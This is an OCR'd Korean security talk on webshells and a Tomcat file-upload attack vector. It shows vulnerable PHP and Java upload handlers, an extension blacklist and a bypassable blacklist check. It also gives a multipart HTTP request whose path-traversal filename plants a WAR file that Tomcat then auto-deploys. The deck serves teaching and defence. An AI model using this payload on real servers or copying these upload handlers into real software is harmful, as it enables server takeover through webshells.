WebShell 101

ENKI - 김용진

소개


- 김용진 (adm1nkyj)
- WEB hacker
- blog.adm1nkyj.kr

목차

- WebShell 에 대해서
- Tomcat에 대해서
- New attack vector
- 마무리

WebShell - 설명

웹 서버가 실행 가능한 Shell 파일을 업로드해 서버를 장악 하는 공격 기법



WebShell – 피해 사례

해킹사고 빗썸, 웹셸 다수 발견…결제승인 사칭 문자도 출현

[단독] 개인정보 털린 '배달통' 웹쉘에 당했다

개인정보 유출 원인으로는 △홈페이지 취약점 특히 파일 업로드 취약점을 이용한 웹쉘 업도르 공격 △URL 파리미터, SQL인젝션 공격(뽐뿌, 아시아나 항공, 여기어때), 지능형 지속위협 공격(APT)로 SK컴즈, 한수원, 인터파크 등이 피해를 입었다. 이외에도 △창고에 서류 방치 △협력업체 직원의 USB 악용 △메일 오발송, 웹페이지 게시글 등록 △보안조치 미흡 등이 유출 원인으로 지목됐다.

WebShell – 공격 예시 PHP

```php
<?php
   $target_dir = "uploads/";
   if($_FILES){
      $target_file = $target_dir . $_FILES["file"]["name"];
       move_uploaded_file($_FILES["file"]["tmp_name"], $target_file);
    }
?>
```


$target_file = uploads/shell.php

WebShell – 공격 예시 PHP

```php
<?php
   $target_dir = "uploads/";
   if($_FILES){
      $target_file = $target_dir . $_FILES["file"]["name"];
      move_uploaded_file($_FILES["file"]["tmp_name"], $target_file);
    }
?>
```

/var/www/html/uploads/shell.php 업로드

WebShell – 공격 예시 PHP



WebShell – 공격 예시 JAVA

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        String filePath = getServletContext().getRealPath("") + "/upload/" +item.getName();
        File storeFile = new File(filePath);
        item.write(storeFile);
    }
}
```

유저 Request 파싱

WebShell – 공격 예시 JAVA

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        String filePath = getServletContext().getRealPath("") + "/upload/" +item.getName();
        File storeFile = new File(filePath);
        item.write(storeFile);
    }
}
```

filePath = /tomcatdir/webapps/upload/shell.jsp


WebShell – 공격 예시 JAVA

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        String filePath = getServletContext().getRealPath("") + "/upload/" +item.getName();
        File storeFile = new File(filePath);
        item.write(storeFile);
    }
}
```

파일 업로드 : /tomcatdir/webapps/upload/shell.jsp

WebShell – 공격 예시 JAVA

WebShell – 방어


webshell 방어 jsp
All
Images
Videos
News
Shopping
More
Settings
Tools
About 1,990 results (0.26 seconds)
www.igloosec.co.kr › BLOG_Webshell 분류 및 대응방안
One Step Ahead 이글루시큐리티
Feb 1, 2017 — 웹쉘을 이용한 공격은 PHP, JSP, ASP, ASP.NET등 SSS(Server Side Script, 이하 SSS) 언어로 구성된 파일을 이용하여 공격자의 명령을 수행하게 ...
webzero.tistory.com › ...
서버에 숨어있는 웹취약점 웹쉘! 꼼짝마라..실시간으로 찾아주마~
May 8, 2015 — 대상 웹 서버에 명령을 수행 할 수 있도록 작성한 웹스크립트(asp, jsp, php, ... 보안의 정책들을 수립하면서 웹취약점 웹쉘을 방어하시길 바랍니다.

WebShell – 방어

- WhiteList 필터링
- BlackList 필터링
- Only WAF?

WebShell – 방어

- WhiteList 필터링
- BlackList 필터링
- Only WAF?

ASP, ASPX	asp, aspx, htm, html, asa
PHP	phtml, php, php3, php4, php5, inc, html, html
JSP, JAVA	jsp, jspx, jsw, jsv, jspf, htm, html
PERL	pl, pm, cgi, lib, htm,html
ColdFusion	cfm, cfml, cfc, dbm, htm, html

WebShell – Blacklist 안전할까?

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        if(item.getName().indexOf("jsp") == -1 && item.getName().indexOf("jspx") == -1){
            String filePath = getServletContext().getRealPath("") + "/upload/" +item.getName();
            File storeFile = new File(filePath);
            item.write(storeFile);
        }
    }
}
```


Nope!


```
POST /upload.jsp HTTP/1.1
Host: localhost:8080
Connection: close
Content-Length: 216
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://mdn.mozillademos.org
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryXuEaBimSj3Qb0esw

------WebKitFormBoundaryXuEaBimSj3Qb0esw
Content-Disposition: form-data; name="file"; filename="
../../../webapps/gogogo.war"
Content-Type: text/plain

war content
------WebKitFormBoundaryXuEaBimSj3Qb0esw--
```

Nope!


total 8
drwxr-xr-x@ 5 adm1nkyj staff 160 1 29 01:04 .
drwxr-xr-x@ 20 adm1nkyj staff 640 12 18 00:12 ..
drwxr-xr-x 6 adm1nkyj staff 192 1 28 09:24 ROOT
drwxr-xr-x 3 adm1nkyj staff 96 1 29 01:04 gogogo
-rw-r--r-- 1 adm1nkyj staff 465 1 29 01:03 gogogo.war



왜 때문에 되는가...

- JAVA에서 multipart로 파일 업로드 할시 file name을 그대로 받아와 path traversal이 됨
- Tomcat의 context auto deploy 기능 때문!

JAVA commons-fileupload parse code

```
public Map<String, String> parse(
    final char[] charArray,
    final int offset,
    final int length,
    final char separator) {

    if (charArray == null) {
        return new HashMap<>();
    }
    final HashMap<String, String> params = new HashMap<>();
    this.chars = charArray;
    this.pos = offset;
    this.len = length;

    String paramName = null;
    String paramValue = null;
    while (hasChar()) {
